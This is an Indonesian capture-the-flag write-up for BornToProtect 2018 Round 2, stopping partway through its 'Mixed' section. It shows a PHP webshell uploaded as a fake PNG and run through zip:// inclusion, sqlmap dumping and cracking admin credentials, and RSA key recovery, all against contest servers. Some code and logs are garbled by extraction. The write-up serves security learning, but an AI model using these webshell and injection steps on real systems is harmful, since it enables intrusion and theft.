Write-up BornToProtect 2018 Round 2



Tim: Kosong

Nama: Achmad Zaenuri Dahlan Putra

Daftar Isi

Daftar Isi				
Web	2			
capture_Maroko - IMAGE UPLOADER V3 (300 pts)	2			
SQLi	6			
capture_Amerika Serikat - LOREM IPSUM (300 pts)	6			
Crypto				
capture_Turkimenistan - WIEN - WIEN SOLUTION (300 pts)				
Mixed	15			
capture_Indonesia - CRACKED NUMBER (300 pts)	15			
Programming	19			
capture_Yunani - FAST AND FURIOUS (300 pts)	20			
Forensic	23			
capture_Senegal - NO PAIN NO GAINT (200 pts)	23			
Reverse				
capture_Jerman - CHECK_IT (200 pts)	26			
PWN	28			
capture_Republik Cheska - EXECUTOR (100 pts)	28			

Soal-soal diatas adalah soal dengan point tertinggi yang berhasil saya selesaikan.

Total skor yang saya dapat adalah 3881.

Web

capture_Maroko - IMAGE UPLOADER V3 (300 pts)



Disini kita diberikan sebuah web yang berisi form upload.Web tersebut merupakan penyempurnaan dari web form upload sebelumnya (Image Uploader V1 dan V2). Pertama saya coba upload file .jpg dan tidak berhasil.

Error

input was not an image

Click <u>here</u> to go back.

Lalu selanjutnya saya coba upload file .png dan berhasil.



File yang saya upload berubah nama menjadi random ,dapat dilihat pada nama filenya (awalnya bernama linux.png)

http://35.187.236.126:8007/uploads/2c15e769eda8e24bb8afba9c4b858aca6a30c2a8.png Selanjutnya saya coba untuk melakukan edit request menggunakan burpsuite saat proses upload berlangsung.

Di request ini saya mencoba memasukkan kode php di dalam file linux.png

```
Cookie: PHPSESSID=eclefa48f7c03lcel78e7614bc94293l
Connection: close
Upgrade-Insecure-Requests: 1
------5430168361596572888574115870
Content-Disposition: form-data; name="uploadedfile"; filename="linux.png"
Content-Type: image/png

<?php
a = $_GET['cmd']
system(a);
?>
```

Dan hasilnya sukses terupload

```
HTTP/1.1 302 Found
Server: nginx
Date: Thu, 03 May 2018 09:24:30 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: ./?op=show&imagekey=<mark>ddd591081053bd3debcc574484e10a6ca49aaa93</mark>
Content-Length: 0
```

Kemudian saya coba lakukan curl untuk melihat isi dari file tersebut,apakah sama dengan yang saya inputkan tadi atau tidak.

```
root kosong noob # curl http://35.187.236.126:8007/uploads/ddd591081053
bd3debcc574484e10a6ca49aaa93.png
<?php
a = $_GET['cmd']
system(a);
?>
```

Dan ternyata sama persis.

Kemudian saya lakukan berbagai percobaan ,mulai dari lfi sampai rce namun tidak membuahkan hasil.Akhirnya saya menemukan cara yaitu dengan menggunakan wrapper.

Pada web tersebut terdapat celah yang mana kita dapat menginputkan wrapper pada variable op.

http://35.187.236.126:8007/?op=php://filter/convert.base64-encode/resource=index

Url diatas akan menghasilkan isi dari index.php dalam format ter-encode base64.

Kita decode saja menggunakan menggunakan terminal linux / yang lainnya.

```
<?php
error reporting(0);
$op = empty($_GET['op']) ? 'form' : $_GET['op'];
if(!is_string($op) || preg_match('/\.\./', $op))
     die('hacker detected');
ob start('ob gzhandler');
?>
<html lang="en">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Image Uploader v3.0/title>
k href="https://maxcdn.bootstrapcdn.com/bootstrap/3.1.1/css/bootstrap.min.css" rel="stylesheet">
            ipt src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></s
       <script src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js"></script>

</pre
                   if(!(include $op . '.php'))
                       die('Halaman tidak ditemukan');
  ?>
</div>
     <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script>
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.1.1/js/bootstrap.min.js"></script>
</html>
```

Setelah saya analisa script tersebut saya pastikan bahwa bug terdapat pada variable op.

Selanjutnya saya coba untuk melakukan exploitasi terhadap variable tersebut,saya coba untuk mencari informasi mengenai wrapper wrapper yang ada pada php dan satu hal yang menarik yaitu zip:// . Wrapper tersebut melakukan unzip pada file zip yang di inputkan. Jadi disini saya coba untuk menjalankan kode php yang ada didalam file zip yang saya upload .

Langkah pertama yang saya lakukan adalah membuat file zip yang didalamnya terdapat kode php yang akan dijalankan.


```
</php
system($_REQUEST['cmd']);
?>

File s.php

root kosong swg # zip -0 kosong.zip s.php
adding: s.php (stored 0%)

Zip -0 untuk melakukan store saja
```

Selanjutnya ubah nama file tersebut dari .zip menjadi .png lalu upload ke web soal.Hasilnya seperti berikut



Kemudian salin value dari image key dan masukkan ke payload.

http://35.187.236.126:8007/?op=zip://uploads/b0e2847c537ffdf86017ade56fc5913d51d56736.png%23s&cmd=ls

Berikut hasilnya

common.php form.php index.php mini.php show.php uploader.php uploads

Untuk mempermudah dalam menemukan flag saya menggunakan fitur repeater pada burpsuite(mempermudah dalam melakukan request dan melihat response). Selain itu jika menggunakan browser maka kode php tidak dapat terlihat ketika di view source.

Dan akhirnya saya berhasil menemukan flag di direktori /home/ctf/.

Berikut requestnya

```
GET

/?op=zip://uploads/b0e2847c537ffdf86017ade56fc5913d51d56736.png%23s&cmd=c
at /home/ctf/flag HTTP/1.1

Host: 35.187.236.126:8007

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0)

Gecko/20100101 Firefox/59.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Cookie: PHPSESSID=eclefa48f7c03lce178e7614bc942931

Connection: close

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0
```

Berikut responsenya

```
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Image Uploader v3.0</title>
    <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.1.1/css/bootstrab.min.css"</pre>
rel="stylesheet">
      <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>
      <script src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js"></script>
  <body> <div class="container">
    <div class="row vertical-offset-100">
 Flagnya adalah: <br>
<7php
$FLAG = "B2P{7049086ed24ffb32db6fbc2f23b75a45}";
<br><br><br>><br>></pr>
Kalau kamu tidak melihat ada flag diatas, jangan kuatir, kamu sudah berada dijalur yang
tepat.
```

SQLi

capture_Amerika Serikat - LOREM IPSUM (300 pts)



Diberikan sebuah web yang berisi data mengenai pengertian lorem ipsum dalam berbagai bahasa.

Apakah Lorem Ipsum itu?

Lorem Ipsum adalah contoh teks atau dummy dalam industri percetakan dan penataan huruf atau typesetting. Lorem Ipsum telah menjadi standar contoh teks sejak tahun 1500an, saat seorang tukang cetak yang tidak dikenal mengambil sebuah kumpulan teks dan mengacaknya untuk menjadi sebuah buku contoh huruf. Ia tidak hanya bertahan selama 5 abad, tapi juga telah beralih ke penataan huruf elektronik, tanpa ada perubahan apapun. Ia mulai dipopulerkan pada tahun 1960 dengan diluncurkannya lembaran-lembaran Letraset yang menggunakan kalimat-kalimat dari Lorem Ipsum, dan seiring munculnya perangkat lunak Desktop Publishing seperti Aldus PageMaker juga memiliki versi Lorem Ipsum.

Hal pertama yang saya lakukan adalah menangkap request menggunakan burpsuite saat melakukan klik pada ID.

```
POST /data.php HTTP/1.1
Host: 35.187.236.126:8013
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://35.187.236.126:8013/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 11
Connection: close

id=M0%3D%3D
```

Dapat dilihat pada gambar diatas bahwa halaman tersebut mengirimkan POST Request dengan parameter id.

Value dari id adalah hasil encoding base64,berikut hasil decode dari value diatas.

```
root kosong noob # echo -n "MQ==" | base64 -d
```

Kemudian sebelum saya melakukan sql injection saya coba untuk melihat source code dari page tersebut. Dan terdapat hal yang menarik,yaitu kode javascript yang di obfuscate.

Berikut potongan kodenya

var _0x9b7e=["\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B\x4C\x4D\x4E\x4F\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5A

Kemudian saya coba untuk deobfuscate kode tersebut dan berikut hasilnya

var 0x9b7e =

["ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=", "", "charCodeAt", "charAt", "_keyStr", "length", "replace", "indexOf", "fromCharCode", "n", "data.php", "html", "#news_id", "click", "id", "attr", "encode", "#news_content", "post", "on", "a", "get", "ready"]; Karena kategori soal ini adalah SQL injection jadi saya kembali ke data.php untuk melakukan SQL injection tanpa terlalu memikirkan kode javascript tersebut(kalaupun dibutuhkan nantinya toh saya kan udah punya hasil deobfuscatenya).

Disini saya menggunakan sqlmap pada windows sebagai alat untuk melakukan SQL injection.Berikut payload yang saya gunakan

Payload:

./sqlmap.py -u http://35.187.236.126:8013/data.php —data "id=1" --random-agent --tamper=base64encode --dbs

Dengan menggunakan payload diatas kita dapat mengetahui bahwa DBMS yang digunakan adalah SQLite.

```
[15:09:57] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[15:09:57] [INFO] testing MySQL
[15:09:59] [WARNING] the back-end DBMS is not MySQL
[15:09:59] [INFO] testing Oracle
[15:10:00] [WARNING] the back-end DBMS is not Oracle
[15:10:00] [INFO] testing PostgreSQL
[15:10:02] [WARNING] the back-end DBMS is not PostgreSQL
[15:10:03] [WARNING] the back-end DBMS is not Microsoft SQL Server
[15:10:03] [WARNING] the back-end DBMS is not Microsoft SQL Server
[15:10:03] [INFO] testing SQLite
[15:10:04] [INFO] confirming SQLite
[15:10:06] [INFO] actively fingerprinting SQLite
[15:10:07] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
```

Selanjutnya saya coba untuk menampilkan table yang ada pada DB tersebut.

Payload:

./sqlmap.py -u http://35.187.236.126:8013/data.php —data "id=1" --random-agent -- tamper=base64encode --dbs --tables

Ternyata terdapat 3 table yang ada pada DB web tersebut.

2 table yang menarik yaitu table config dan n1mbusadmin , jadi saya hanya melakukan dumping pada 2 table tersebut.

Payload:

./sqlmap.py -u http://35.187.236.126:8013/data.php —data "id=1" --random-agent -- tamper=base64encode -D SQLite_materdb -T config --dump

Ternyata isi dari table tersebut adalah kolom admin_url yang memiliki satu value yaitu /1n1admbr0 .

Kemudian kita lanjut untuk dumping table n1mbusadmin.


Payload:

./sqlmap.py -u http://35.187.236.126:8013/data.php —data "id=1" --random-agent -- tamper=base64encode -D SQLite_materdb -T n1mbusadmin --dump

Isi dari table n1mbusadmin adalah username password admin web tersebut.Diini saya menggunakan fitur md5 decrypt yang ada pada sqlmap.

```
| 16:21:55| [INFO] retrieved: backupuser | 16:21:55| [INFO] retrieved: a5b6e34b25f4722b811d371e957aea29 | 16:22:58| [INFO] retrieved: a5b6e34b25f4722b811d371e957aea29 | 16:22:10| [INFO] retrieved: 1 | 16:22:10| [INFO] retrieved: 1 | 16:22:10| [INFO] retrieved: 1 | 16:22:10| [INFO] recognized possible password hashes in column 'admin_pass' do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N do you want to crack them via a dictionary-based attack? [Y/n/q] Y | 16:22:24| [INFO] using hash method 'md5_generic_passwd' what dictionary do you want to use? | 16:22:24| [INFO] using hash method 'md5_generic_passwd' | 16:22:27| [INFO] using default dictionary file | 16:22:27| [INFO] using default dictionary do you want to use common password suffixes? (slow!) [y/N] N | 16:22:36| [INFO] starting dictionary-based cracking (md5_generic_passwd) | 16:22:36| [INFO] starting dictionary-based cracking (md5_generic_passwd) | 16:22:36| [INFO] cracked password 'linkinpark' for hash 'a5b6e34b25f4722b811d371e957aea29' Database: SQLite_masterdb | 16:22:49| [INFO] cracked password 'linkinpark' for hash 'a5b6e34b25f4722b811d371e957aea29' | 16:22:49| [INFO] cracked password 'linkinpark' for hash 'a5b6e34b25f4722b811d371e957aea29' | 16:22:49| [INFO] cracked password 'linkinpark' for hash 'a5b6e34b25f4722b811d371e957aea29' | 16:22:49| [INFO] cracked password 'linkinpark' for hash 'a5b6e34b25f4722b811d371e957aea29' | 16:22:49| [INFO] cracked password 'linkinpark' for hash 'a5b6e34b25f4722b811d371e957aea29' | 16:22:49| [INFO] cracked password 'linkinpark' for hash 'a5b6e34b25f4722b811d371e957aea29' | 16:22:49| [INFO] cracked password 'linkinpark' for hash 'a5b6e34b25f4722b811d371e957aea29' | 16:22:49| [INFO] cracked password 'linkinpark' for hash 'a5b6e34b25f4722b811d371e957aea29' | 16:22:49| [INFO] cracked password 'linkinpark' for hash 'a5b6e34b25f4722b811d371e957aea29' | 16:22:49| [INFO] cracked password 'linkinpark' for hash 'a5b6e34b25f4722b811d371e957aea29' | 16:22:49| [INFO] cracked p
```

Setelah kita mendapatkan url admin dan juga akunnya maka selanjutnya kita buka melalui browser.



Setelah melakukan login maka akan ada file bernama flag pada halaman admin.

Selamat Datang di Halaman Admin

Flag

Langsung saja kita download dan buka menggunakan notepad.

data - Notepad

File Edit Format View Help

B2P{af39e6e718f3fb8f2de9ae9e6464b150}

Dan boom! Ketemulah flagnya.

Flag: B2P{af39e6e718f3fb8f2de9ae9e6464b150}

Crypto

capture_Turkimenistan - WIEN - WIEN SOLUTION (300 pts)



Disini kita diberikan sebuah file zip yang didalamnya terdapat public.key dan juga flag yang terenkripsi. Selanjutnya saya coba untuk melihat isi dari public.key menggunakan openssl.

```
root kosong
                 wien wien solution
                                          openssl rsa -text -pubin -in public.ke
Public-Key: (1026 bit)
Modulus:
    02:1e:11:ef:00:11:a3:e2:e4:c9:93:69:71:52:6a:
    f9:1c:23:d5:dc:82:8c:ed:be:40:ec:79:b0:d3:cd:
    b3:b6:2e:2f:89:b4:0a:e1:9e:18:d8:43:a1:16:c7:
    e0:bf:4d:ab:b0:5b:2f:a2:3b:44:37:08:5f:07:b9:
    1c:6a:a0:6a:30:cd:29:7f:3c:70:45:d7:ab:2e:2a:
    4b:a7:c2:a8:42:ea:83:f1:fd:6c:29:7f:27:e0:d2:
    c9:35:11:e3:00:bf:c9:87:7f:ad:5c:ea:de:71:5b:
    7e:46:67:15:83:ba:b3:81:3f:b1:df:24:c8:1e:b7:
    2d:a7:5e:89:ff:02:be:ee:ad
Exponent:
    00:eb:b8:7c:fd:7e:b8:f5:a0:4b:e7:3f:35:af:cc:
    8e:86:b6:cf:dc:c8:ed:bb:8d:46:92:05:a8:c4:18:
    bb:d3:b9:e6:5f:9f:a5:2c:66:4c:51:df:c8:8b:c2:
    c0:f9:96:f1:dc:4f:6e:24:a1:54:62:66:0f:46:25:
    38:ec:41:e8:0b:34:a6:84:cd:c6:51:4a:54:f2:28:
    a6:59:cd:3c:a4:2c:56:30:9f:38:45:a2:b8:a1:a5:
    5c:4c:f3:26:f8:6f:b5:30:e2:e8:87:c7:70:28:a7:
    8f:a8:09:59:f1:d9:83:8e:ba:be:9b:27:70:64:fc:
    2b:a9:5b:4a:c0:e9:e4:35:fd
writing RSA key
-----BEGIN PUBLIC KEY-----
MIIBIDANBqkqhkiG9w0BAQEFAAOCAQ0AMIIBCAKBqQIeEe8AEaPi5MmTaXFSavkc
I9XcgoztvkDsebDTzb02Li+JtArhnhjYQ6EWx+C/TauwWy+i00Q3CF8HuRxqoGow
zSl/PHBF16suKkunwqhC6oPx/Wwpfyfg0sk1EeMAv8mHf61c6t5xW35GZxWDur0B
P7HfJMgety2nXon/Ar7urQKBgQDruHz9frj1oEvnPzWvzI6Gts/cy027jUaSBajE
GLvTueZfn6UsZkxR38iLwsD5lvHcT24koVRiZg9GJTjsQegLNKaEzcZRSlTyKKZZ
zTykLFYwnzhForihpVxM8yb4b7Uw4uiHx3Aop4+oCVnx2Y00ur6bJ3Bk/CupW0rA
6e01/0==
----END PUBLIC KEY-----
```

Dari gambar diatas dapat kita simpulkan bahwa file flag.enc dienkripsi menggunakan rsa dengan jumlah keys 1026 bit.

Selanjutnya saya coba untuk melakukan exploitasi terhadap keys tersebut menggunakan Wiener Attack. Pada gambar diatas terdapat modulus dan exponent dalam bentuk hexadecimal , mari kita ubah ke bentuk decimal.

Modulus:

>>> print(int('021e11ef0011a3e2e4c9936971526af91c23d5dc828cedbe40ec79b0d3cdb3b62 e2f89b40ae19e18d843a116c7e0bf4dabb05b2fa23b4437085f07b91c6aa06a30cd297f3c7045d7a b2e2a4ba7c2a842ea83f1fd6c297f27e0d2c93511e300bfc9877fad5ceade715b7e46671583bab38 13fb1df24c81eb72da75e89ff02beeead',16)) 38065453635967102375597689149866804539244082427047552614461898782834427004518274 01600771445887666107025302103988599092083273531186430143423381858735078016670544 75298636689473117890228196755174002229463306397132008619636921625801645435089242

900101841738546712222819150058222758938346094596787521134065656721069

Exponent:

>>> print(int('00ebb87cfd7eb8f5a04be73f35afcc8e86b6cfdcc8edbb8d469205a8c418bbd3b 9e65f9fa52c664c51dfc88bc2c0f996f1dc4f6e24a15462660f462538ec41e80b34a684cdc6514a5 4f228a659cd3ca42c56309f3845a2b8a1a55c4cf326f86fb530e2e887c77028a78fa80959f1d9838 ebabe9b277064fc2ba95b4ac0e9e435fd',16)) 16552867468455377475416110795250837311062436652353742697195072179614311578012943 53158997596751513367269430470904194848333454439491044340726399591750190003329549 33802344468968633829926100061874628202284567388558408274913523076548466524630414 081156553457145524778651651092522168245814433643807177041677885126141

Selanjutnya kita akan mencoba untuk mencari P dan Q dengan menggunakan wiener attack.

python wiener attack.py -n 38065453635967102375597689 swa $1498668045392440824270475526144618987828\overline{3}442700451827401600771445887666107025302$ 10398859909208327353118643014342338185873507801667054475298636689473117890228196 75517400222946330639713200861963692162580164543508924290010184173854671222281915 0058222758938346094596787521134065656721069 -e 165528674684553774754161107952508 37311062436652353742697195072179614311578012943531589975967515133672694304709041 94848333454439491044340726399591750190003329549338023444689686338299261000618746 28202284567388558408274913523076548466524630414081156553457145524778651651092522 168245814433643807177041677885126141 -p 19497970535589906764765621427295002043018445459943056086713403490870298425506 745856507678643916767475308508339457387394127356276232819283645070002029062741 -q 19522777289300812114803295910737999164581797480395400391273940665001088315424 850264876083829310480274633915242605505486054722843889535421021671384821660409 -e 16552867468455377475416110795250837311062436652353742697195072179614311578012 94353158997596751513367269430470904194848333454439491044340726399591750190003329 54933802344468968633829926100061874628202284567388558408274913523076548466524630 414081156553457145524778651651092522168245814433643807177041677885126141

Setelah mendapatkan p,q dan e maka selanjutnya kita gunakan rsatool untuk melakukan generate private key.

Disini saya menyimpannya sebagai private.pem

```
root kosong
                 swa
                           python rsatool.py -p 19497970535589906764765621427295
00204301844545994305608671340349087029842550674585650767864391676747530850833945
7387394127356276232819283645070002029062741 -q 195227772893008121148032959107379
99164581797480395400391273940665001088315424850264876083829310480274633915242605
505486054722843889535421021671384821660409 -e 1655286746845537747541611079525083
73110624366523537426971950721796143115780129435315899759675151336726943047090419
48483334544394910443407263995917501900033295493380234446896863382992610006187462
82022845673885584082749135230765484665246304140811565534571455247786516510925221
68245814433643807177041677885126141 -o private.pem
Using (p, q) to initialise RSA instance
n =
21e11ef0011a3e2e4c9936971526af91c23d5dc828cedbe40ec79b0d3cdb3b62e2f89b40ae19e18d
843a116c7e0bf4dabb05b2fa23b4437085f07b91c6aa06a30cd297f3c7045d7ab2e2a4ba7c2a842e
a83f1fd6c297f27e0d2c93511e300bfc9877fad5ceade715b7e46671583bab3813fb1df24c81eb72
da75e89ff02beeead
e =
ebb87cfd7eb8f5a04be73f35afcc8e86b6cfdcc8edbb8d469205a8c418bbd3b9e65f9fa52c664c51
dfc88bc2c0f996f1dc4f6e24a15462660f462538ec41e80b34a684cdc6514a54f228a659cd3ca42c
56309f3845a2b8a1a55c4cf326f86fb530e2e887c77028a78fa80959f1d9838ebabe9b277064fc2b
a95b4ac0e9e435fd
7207d68b013bc76aca7c01c0907d8c527e2a8ec4db16aaf39d95b156ea8ecf5
17448183ff3015610269b0621a80d38fc1fdf7f0e89f68e57f53b88c81f70205f0004bab64890eab
4c089524c0a86d86d59bcb66b131f29e831921b3c139fea55
174c158fd1c014fe081478d8d58334e09472670acfae1d775c38b75ec3049619f3df322b7c1ad1d1
a35a371b3bddce5b662364c839c6bfac1383d6b6192e9faf9
Saving PEM as private.pem
```

Setelah itu mari kita ubah isi file flag.enc menjadi hexadecimal dan jalankan command berikut.

Command:

openssl rsautl -decrypt -inkey private.pem -in flag.enc

Ternyata tidak bisa di decrypt menggunakan cara tersebut.

```
root kosong wien_wien_solution # openssl rsautl -decrypt -inkey private
.pem -in flag.enc
RSA operation error
140634411136664:error:0406506C:rsa routines:RSA_EAY_PRIVATE_DECRYPT:data greater
than mod len:rsa eay.c:518:
```

Setelah itu saya coba mencari cara lain.

Ternyata setelah saya lihat lihat isi dari flag.enc seperti di encode menggunakan base64 ,jadi saya coba mendecodenya dan menaruhnya kedalam file baru.

```
root kosong wien_wien_solution # cat flag.enc | base64 -d > flag.enc.de
c
```

Kemdudian saya coba gunakan RsaCTFTool untuk melakukan decrypt terhadap file flag.enc.data Pertama saya pindahkan terlebih dahulu file public.key dan flag.enc.dec

```
root kosong RsaCtfTool master 2? # mv ../wien_wien_solution/public.
key ./
root kosong RsaCtfTool master 2? # mv ../wien_wien_solution/flag.en
c.dec ./
```

Setelah itu baru saya jalankan RsaCtfTool.py untuk melakukan decrypt.

Command:

python3 RsaCtfTool.py --publickey public.key --uncipherfile flag.enc.dec

```
root kosong RsaCtfTool master 3? # python3 RsaCtfTool.py --publicke
y public.key --uncipherfile flag.enc.dec
[+] Clear text : b'Private key yang terlalu kecil juga tidak bagus.\nBerikut ada
lah flagnya:\nB2P{1938f84de12816c01682dabf9a858892}'
```

Dan ketemulah flagnya.

Flag: B2P{1938f84de12816c01682dabf9a858892}

Mixed

capture_Indonesia - CRACKED NUMBER (300 pts)



Disini kita diberi file zip yang didalamnya terdapat file .pcap dengan nama secure_packet_576bit.pcap , kita tahu bahwa file .pcap adalah file yang didalamnya terdapat hasil capture packet di network traffic. Sebelumnya saya coba menggunakan command strings untuk file .pcap tersebut dan keluar output string seperti flag.

```
root kosong swg # strings secure_packet_576bit.pcap
apple-mobdev
_ccp
local
46e20547
_apple-mobdev2
adb
_sleep-proxy
qbu
QJh#
QJiP
QJiP
kB!U
>b I:
http/1.1
QJi#
OJi#
DKI Jakartal
Jakarta1
FLAG 11.0
%B2P{d2b03589a0977959e4198c77efad6dcd}1
```

Dan ternyata benar dugaan saya bahwa itu cuman jebakan aja(flag palsu) setelah saya coba memasukkannya ke online.borntoprotect.id.

Selanjutnya saya coba membukanya menggunakan wireshark ,berikut adalah penampakan ketika file pcap tersebut dibuka menggunakan wireshark.

```
54 54884 → 443
578 Client Hello
                                                                                       TLSv1.1
                        192.168.56.1
                                                       192.168.56.102
                                                                                                        60 443 → 54884 [ACK] Seq=1 Ack=525 Win=30336 Len=0
6 0.035255
                        192.168.56.102
                                                        192.168.56.1
                                                                                       TI Sv1.1
                                                                                                      The Server Hello, Certificate, Server Hello Done
212 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
338 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
603 Application Data
7 0.036150
                        192.168.56.102
                                                       192.168.56.1
8 0 036871
                        192 168 56 1
                                                        192 168 56 102
                        192.168.56.102
                                                        192.168.56.1
```

Terlihat pada gambar diatas bahwa pada file pcap tersebut meng-capture packet yang menggunakan protokol TCP,TLSv1.1 .

Pertama saya mencoba untuk melakukan penelusuran pada packet packet yang tercapture tersebut namun yang ada hanya flag palsu(sama ketika kita melakukan strings).

```
00d0 0c 07 4a 61 6b 61 72 74 61 31 0f 30 0d 06 03 55 ...Jakart a1.0...U
00e0 04 0a 0c 06 46 4c 41 47 20 31 31 2e 30 2c 06 03 ....FLAG 11.0,...
00f0 55 04 0b 0c 25 42 32 50 7b 64 32 62 30 33 35 38 U...%B2P {d2b0358
0100 39 61 30 39 37 37 39 35 39 65 34 31 39 38 63 37 9a097795 9e4198c7
```

Kita tahu bahwa https adalah versi secure dari http yang menggunakan protokol SSL atau TLS. Dari gambar sebelumnya dapat kita simpulkan bahwa flag sebenarnya terenkripsi dikarenakan menggunakan protokol TLS pada proses komunikasinya.

Langkah pertama adalah mari kita lakukan export certificate yang ada pada packet TLS (Lihat dari info pada packet) .

```
7 0.036150 192.168.56.102 192.168.56.1 TLSV1.1 780 Server Hello, Certificate, Server Hello Done

Transmission Control Protocol, Src Port: 443, Dst Port: 54884, Seq: 1, Ack: 525, Len: 726

Secure Sockets Layer

TLSV1.1 Record Layer: Handshake Protocol: Server Hello

TLSV1.1 Record Layer: Handshake Protocol: Certificate
Content Type: Handshake (22)
Version: TLS 1.1 (0x0302)
Length: 654

Handshake Protocol: Certificate
Handshake Type: Certificate (11)
Length: 650
Certificates Length: 647

Certificates (647 bytes)
Certificate Length: 644

Certificate: 3082028030820222020900dfba886c5b8b6aec300d06092a... (pkcs-9-at-emailAddress=kichung@borntoprotect.id,)
```

Klik kanan export packet bytes.

Disini saya memberi nama c.key pada file sertifikatnya,lalu gunakan openssl untuk melihat isi dari file certificate tersebut.

```
root kosong
                          openssl x509 -inform DER -in c.key -text
                 swg
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 16121347815099820780 (0xdfba886c5b8b6aec)
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=ID, ST=DKI Jakarta, L=Jakarta, O=FLAG 1, OU=B2P{d2b03589a09779
59e4198c77efad6dcd}, CN=ctf.borntoprotect.id/emailAddress=kichung@borntoprotect.
id
        Validity
            Not Before: May 14 08:31:52 2016 GMT
            Not After: May 14 08:31:52 2017 GMT
        Subject: C=ID, ST=DKI Jakarta, L=Jakarta, 0=FLAG 1, 0U=B2P{d2b03589a0977
959e4198c77efad6dcd}, CN=ctf.borntoprotect.id/emailAddress=kichung@borntoprotect
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (576 bit)
                Modulus:
                    00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:
                    96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:
                    22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:
                    14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:c7:
                    4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3
                Exponent: 65537 (0x10001)
    Signature Algorithm: sha256WithRSAEncryption
         03:45:7c:bd:52:27:34:cd:3b:ee:78:eb:3e:d9:52:40:b0:39:
         97:d3:04:61:2f:ea:ab:fe:b9:58:6c:b2:6a:c5:46:d8:78:c7:
```

Setelah itu saya coba untuk memfaktorkan modulus tersebut,untuk melakukannya saya menggunakan RSACTFTool.

Hal Pertama yang saya lakukan adalah mengkonvert DER Format key (c.key) ke format key yang kompatibel,untuk melakukan ini saya extract public key dari DER Format key (c.key) menggunakan openssl.

Command:

openssl x509 -inform DER -in c.key -pubkey -noout > key.pub

Setelah itu saya gunakan RSACTFtool untuk mencoba berbagai metode untuk memfaktorkan modulus tersebut menggunakan public key.


```
root kosong RsaCtfTool master 2? # python3 RsaCtfTool.py --publicke
y key.pub --verbose --private
[*] Performing hastads attack.
[*] Performing factordb attack.
-----BEGIN RSA PRIVATE KEY-----
MIIBXwIBAAJJAMLLsk/b+S02Emjj8Ro4lt5FdL06WHMMvWUp0IZ0IiPu63BKF8/Q
jRa0aJGmFHR1mTnG5Jqv5/JZVUjHTB1/uNJM0Vyy00zQowIDAQABAkgyAw5Cxp10
d95+I5exPbouUvLFeiBfWXP+1vh2MvU8+IhmCf9j+hF0K13x22JJ+0rwv1+iatW4
5It/qwUNMvxXS0RuItCLp7ECJQDM6VRX8SfElUbleEECmsavcGBMZ0goEBisu10C
M7tX83puaJUCJQDzXLgl8AM5bxHxSaWaD+c9tDFiyzBbjr/tpcqEC+JMU2tqrlcC
JQCjGt8+GQD0o3YJVc05i4W3RBYC+RcqPJXHeFyieRcYjP/ZPnkCJQDVUULBTl8l
KuzJWcrk/metuJNJi925g6lMwHSBxoD4cm7HtkUCJFqWT0zCI0Dw7eoypcJYjm20
/ohEsSjEXsg6Bh8mY3LunBaqiA==
-----END RSA PRIVATE KEY-----
```

Dan Taraa! Private Key berhasil kita dapatkan,mari kita simpan private key tersebut ke dalam file. Kita dapat memeriksa file private key dengan menggunakan openssl,jika mengecek apa aja yang ada didalam file private key maka kita akan semakin paham bagaimana file tersebut bekerja.


```
openssl rsa -in private.key -text -noout
                 swa
Private-Key: (576 bit)
modulus:
    00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:
    96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:
    22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:
publicExponent: 65537 (0x10001)
